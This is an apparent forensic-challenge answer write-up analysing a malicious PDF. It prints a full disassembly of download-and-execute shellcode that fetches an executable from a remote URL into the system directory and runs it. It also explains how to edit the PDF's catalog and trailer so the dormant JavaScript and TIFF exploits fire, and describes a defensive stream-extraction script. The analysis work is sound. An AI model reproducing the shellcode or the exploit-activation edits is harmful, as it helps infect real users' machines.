seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000          segment byte public 'CODE' use32
seg000:00000000                 assume cs:seg000
```

```
seg000:00000000                 assume es:nothing, ss:nothing, ds:nothing, fs:nothing,
gs:nothing
seg000:00000000                 jmp     GetStringsOffset
seg000:00000005 ; ---------------------------------------------------------------------
-------
seg000:00000005
seg000:00000005 ShellcodeStart:                         ; CODE XREF:
seg000:GetStringsOffsetp
seg000:00000005                 pop     edx             ; edx = offset aGetprocaddress
seg000:00000006                 mov     eax, dword ptr fs:[30h] ; ||
seg000:0000000C                 mov     eax, [eax+0Ch]  ; ||
seg000:0000000F                 mov     esi, [eax+1Ch]  ; ||
seg000:00000012                 lodsd                   ; ||
seg000:00000013                 mov     eax, [eax+8]    ; ||
seg000:00000016                 mov     ebx, eax        ; || ebx = kernel32 base
thanks to PEB
seg000:00000018                 mov     esi, [ebx+3Ch]
seg000:0000001B                 mov     esi, [esi+ebx+78h]
seg000:0000001F                 add     esi, ebx
seg000:00000021                 mov     edi, [esi+20h]
seg000:00000024                 add     edi, ebx
seg000:00000026                 mov     ecx, [esi+14h]
seg000:00000029                 xor     ebp, ebp
seg000:0000002B                 push    esi
seg000:0000002C
seg000:0000002C loc_2C:                                 ; CODE XREF: seg000:00000041j
seg000:0000002C                 push    edi
seg000:0000002D                 push    ecx
seg000:0000002E                 mov     edi, [edi]
seg000:00000030                 add     edi, ebx        ; edi = kernel32 export name
table
seg000:00000032                 mov     esi, edx        ; esi = offset aGetprocaddress
seg000:00000034                 push    0Eh
seg000:00000036                 pop     ecx
seg000:00000037                 repe cmpsb
seg000:00000039                 jz      short loc_43    ; if current export is
"GetProcAddress"
seg000:0000003B                 pop     ecx
seg000:0000003C                 pop     edi
seg000:0000003D                 add     edi, 4
seg000:00000040                 inc     ebp
seg000:00000041                 loop    loc_2C          ; iterate through all the
exports
seg000:00000043
seg000:00000043 loc_43:                                 ; CODE XREF: seg000:00000039j
seg000:00000043                 pop     ecx             ; got the GetProcAddress
ordinal
seg000:00000044                 pop     edi
seg000:00000045                 pop     esi
```

```
seg000:00000046                 mov     ecx, ebp
seg000:00000048                 mov     eax, [esi+24h]
seg000:0000004B                 add     eax, ebx
seg000:0000004D                 shl     ecx, 1
seg000:0000004F                 add     eax, ecx
seg000:00000051                 xor     ecx, ecx
seg000:00000053                 mov     cx, [eax]
seg000:00000056                 mov     eax, [esi+1Ch]
seg000:00000059                 add     eax, ebx
seg000:0000005B                 shl     ecx, 2
seg000:0000005E                 add     eax, ecx
seg000:00000060                 mov     eax, [eax]
seg000:00000062                 add     eax, ebx
seg000:00000064                 mov     edi, edx
seg000:00000066                 mov     esi, edi
seg000:00000068                 add     esi, 0Eh
seg000:0000006B                 mov     edx, eax        ; edx = offset GetProcAddress
seg000:0000006D                 push    4
seg000:0000006F                 pop     ecx
seg000:00000070                 call    Our_GetProcAddress ; resolve 4 imports from
kernel32
seg000:00000075                 add     esi, 0Dh
seg000:00000078                 push    edx
seg000:00000079                 push    esi             ; lpFileName = "urlmon"
seg000:0000007A                 call    dword ptr [edi-4] ; call LoadLibraryA
seg000:0000007D                 pop     edx
seg000:0000007E                 mov     ebx, eax
seg000:00000080                 push    1
seg000:00000082                 pop     ecx
seg000:00000083                 call    Our_GetProcAddress ; resolve 1 import from
urlmon
seg000:00000088                 add     esi, 13h        ; esi = offset aHttpBlog_honey
(URL)
seg000:0000008B                 push    esi
seg000:0000008C
seg000:0000008C loc_8C:                                 ; CODE XREF: seg000:00000090j
seg000:0000008C                 inc     esi             ; scan URL for terminal byte
(\x80)
seg000:0000008D                 cmp     byte ptr [esi], 80h ; 'À'
seg000:00000090                 jnz     short loc_8C
seg000:00000092                 xor     byte ptr [esi], 80h ; and replace it with \0
seg000:00000095                 pop     esi
seg000:00000096                 sub     esp, 20h
seg000:00000099                 mov     ebx, esp
seg000:0000009B                 push    20h             ; uSize = 0x20
seg000:0000009D                 push    ebx             ; lpBuffer = <on stack>
seg000:0000009E                 call    dword ptr [edi-14h] ; call GetSystemDirectory
seg000:000000A1                 mov     dword ptr [ebx+eax], 'e.a\'
seg000:000000A8                 mov     dword ptr [ebx+eax+4], 'ex' ; append "\a.exe"
```

```
seg000:000000B0                 xor     eax, eax
seg000:000000B2                 push    eax             ; lpfnCB = NULL
seg000:000000B3                 push    eax             ; dwReserved = 0
seg000:000000B4                 push    ebx             ; szFileName = "...\a.exe"
seg000:000000B5                 push    esi             ; szURL =
"http://blog.honeynet...."
seg000:000000B6                 push    eax             ; pCaller = NULL
seg000:000000B7                 call    dword ptr [edi-4] ; call URLDownloadToFileA
seg000:000000BA                 mov     ebx, esp
seg000:000000BC                 push    eax             ; uCmdShow = 0
seg000:000000BD                 push    ebx             ; lpCmdLine = "...\a.exe"
seg000:000000BE                 call    dword ptr [edi-10h] ; call WinExec
seg000:000000C1                 push    eax             ; dwExitCode
seg000:000000C2                 call    dword ptr [edi-0Ch] ; call ExitThread
seg000:000000C5
seg000:000000C5 ; =============== S U B R O U T I N E
=======================================
seg000:000000C5
seg000:000000C5
seg000:000000C5 Our_GetProcAddress proc near            ; CODE XREF: seg000:00000070p
seg000:000000C5                                         ; seg000:00000083p ...
seg000:000000C5                 xor     eax, eax
seg000:000000C7                 lodsb
seg000:000000C8                 test    eax, eax
seg000:000000CA                 jnz     short Our_GetProcAddress
seg000:000000CC                 push    ecx
seg000:000000CD                 push    edx
seg000:000000CE                 push    esi             ; lpProcName
seg000:000000CF                 push    ebx             ; hModule
seg000:000000D0                 call    edx             ; call GetProcAddress
seg000:000000D2                 pop     edx
seg000:000000D3                 pop     ecx
seg000:000000D4                 stosd
seg000:000000D5                 loop    Our_GetProcAddress
seg000:000000D7                 xor     eax, eax
seg000:000000D9                 retn
seg000:000000D9 Our_GetProcAddress endp
seg000:000000D9
seg000:000000DA ; ---------------------------------------------------------------------
-------
seg000:000000DA
seg000:000000DA GetStringsOffset:                       ; CODE XREF: seg000:00000000j
seg000:000000DA                 call    ShellcodeStart
seg000:000000DA ; ---------------------------------------------------------------------
-------
seg000:000000DF aGetprocaddress db 'GetProcAddress',0
seg000:000000EE aGetsystemdirec db 'GetSystemDirectoryA',0
seg000:00000102 aWinexec        db 'WinExec',0
seg000:0000010A aExitthread     db 'ExitThread',0
```


```
seg000:00000115 aLoadlibrarya    db 'LoadLibraryA',0
seg000:00000122 aUrlmon          db 'urlmon',0
seg000:00000129 aUrldownloadtof  db 'URLDownloadToFileA',0
seg000:0000013C aHttpBlog_honey  db
'http://blog.honeynet.org.my/forensic_challenge/the_real_'
seg000:0000013C                  db 'malware.exe'
seg000:0000017F                  db  80h ; À
seg000:0000017F seg000           ends
```

And the other 4 payloads of exploits contained in javascript are the same, with only difference in malware URL.

Question 10. With the understanding of the PDF format structure, please explain how we can enable other exploits to run when the PDF file is opened.	Possible Points: 2pts
Tools Used: Awarded Points:	

Answer 10.
 	
From object graph we can see that there is a whole unconnected (isolated) branch of objects, starting with `Catalog` object `1 0 obj`. The javascript exploits belong to this branch, and are not executed.
 	
The key to making them work is to plug in the branch into the tree by replacing the reference to `Root` object in pdf trailer from `/Root 27 0 R` to `/Root 1 0 R`.
 	
If we also want the TIFF exploit to be executed, we need to modify `1 0 obj` to use acroform:
`1 0 obj << /Type /Catalog /PageLayout /SinglePage /Pages 2 0 R /OpenAction 4 0 R /PageMode /UseAttachments /AcroForm 28 0 R >> endobj`
plus we need to place the acroform to correct page by replacing in `24 0 obj`:
`/P 25 0 R` → `/P 3 0 R`	

Bonus 1. Please provide the dot graph of the PDF object's connectivity inside the PDF file.	Possible Points: 1pt
Tools Used: pen, paper Awarded Points:	
Answer Bonus 1. (http://vos.uz/f/object-chart.jpg if your doc reader doesn't show the image)	



Bonus 2. Please provide an automated solution to extract and analyze JavaScript code within the PDF file. Be creative! (describe your solution below, but submit any source code and executable in a compressed zip file with file name [your email]_Forensic Challenge 2010 – Challenge 6 – Bonus2.zip via our submission form http://www.honeynet.org/challenge2010/.)	Possible Points: 1pt
Tools Used: LZW uncompression class by Sam Shull Awarded Points:	

Answer Bonus 2.

I've come up with a simple PHP script that tries to iterate through all stream objects inside a pdf, determine whether a specific object contains JavaScript, decompress the object using its encoding filter cascade, and dump the resulting plaintext streams into files.

The script does text processing instead of pdf structure parsing, so there are some false negatives and lots of false positives — but hey, it's better than nothing :-)

Usage is like this:

```
D:\ctf\honeynet-6>\php\php_fast extractor.php fcexploit.pdf
[.] Using output directory 'fcexploit.pdf-streams'
```

```
[.] Scanning for stream objects... 5

[*] 5 0 obj
[.] Looks like a JavaScript stream!
[.] Stream filter cascade: [ /flatedecode /ascii85decode /lzwdecode /runlengthdecode ]
[.] Decoded using filter 'flatedecode'
[.] Decoded using filter 'ascii85decode'
[.] Decoded using filter 'lzwdecode'
[.] Decoded using filter 'runlengthdecode'
[.] Decompressed stream written to 'fcexploit.pdf-streams/5 0 obj.js'

[*] 7 0 obj
[.] Looks like a regular stream
[.] Stream filter cascade: [ /flatedecode /ascii85decode /lzwdecode /runlengthdecode ]
[.] Decoded using filter 'flatedecode'
[.] Decoded using filter 'ascii85decode'
[.] Decoded using filter 'lzwdecode'
[.] Decoded using filter 'runlengthdecode'
[.] Decompressed stream written to 'fcexploit.pdf-streams/7 0 obj'

[*] 9 0 obj
[.] Looks like a regular stream
[.] Stream filter cascade: [ /flatedecode /ascii85decode /lzwdecode /runlengthdecode ]
[.] Decoded using filter 'flatedecode'
[.] Decoded using filter 'ascii85decode'
[.] Decoded using filter 'lzwdecode'
[.] Decoded using filter 'runlengthdecode'
[.] Decompressed stream written to 'fcexploit.pdf-streams/9 0 obj'

[*] 10 0 obj
[.] Looks like a regular stream
[.] Stream filter cascade: [ /flatedecode /ascii85decode /lzwdecode /runlengthdecode ]
[.] Decoded using filter 'flatedecode'
[.] Decoded using filter 'ascii85decode'
[.] Decoded using filter 'lzwdecode'
[.] Decoded using filter 'runlengthdecode'
[.] Decompressed stream written to 'fcexploit.pdf-streams/10 0 obj'

[*] 21 0 obj
[.] Looks like a regular stream
[.] Stream filter cascade: [ /flatedecode ]
[.] Decoded using filter 'flatedecode'
[.] Decompressed stream written to 'fcexploit.pdf-streams/21 0 obj'

D:\ctf\honeynet-6>\php\php_fast.cmd extractor.php ecrime.pdf
[.] Using output directory 'ecrime.pdf-streams'
[.] Scanning for stream objects... 0
```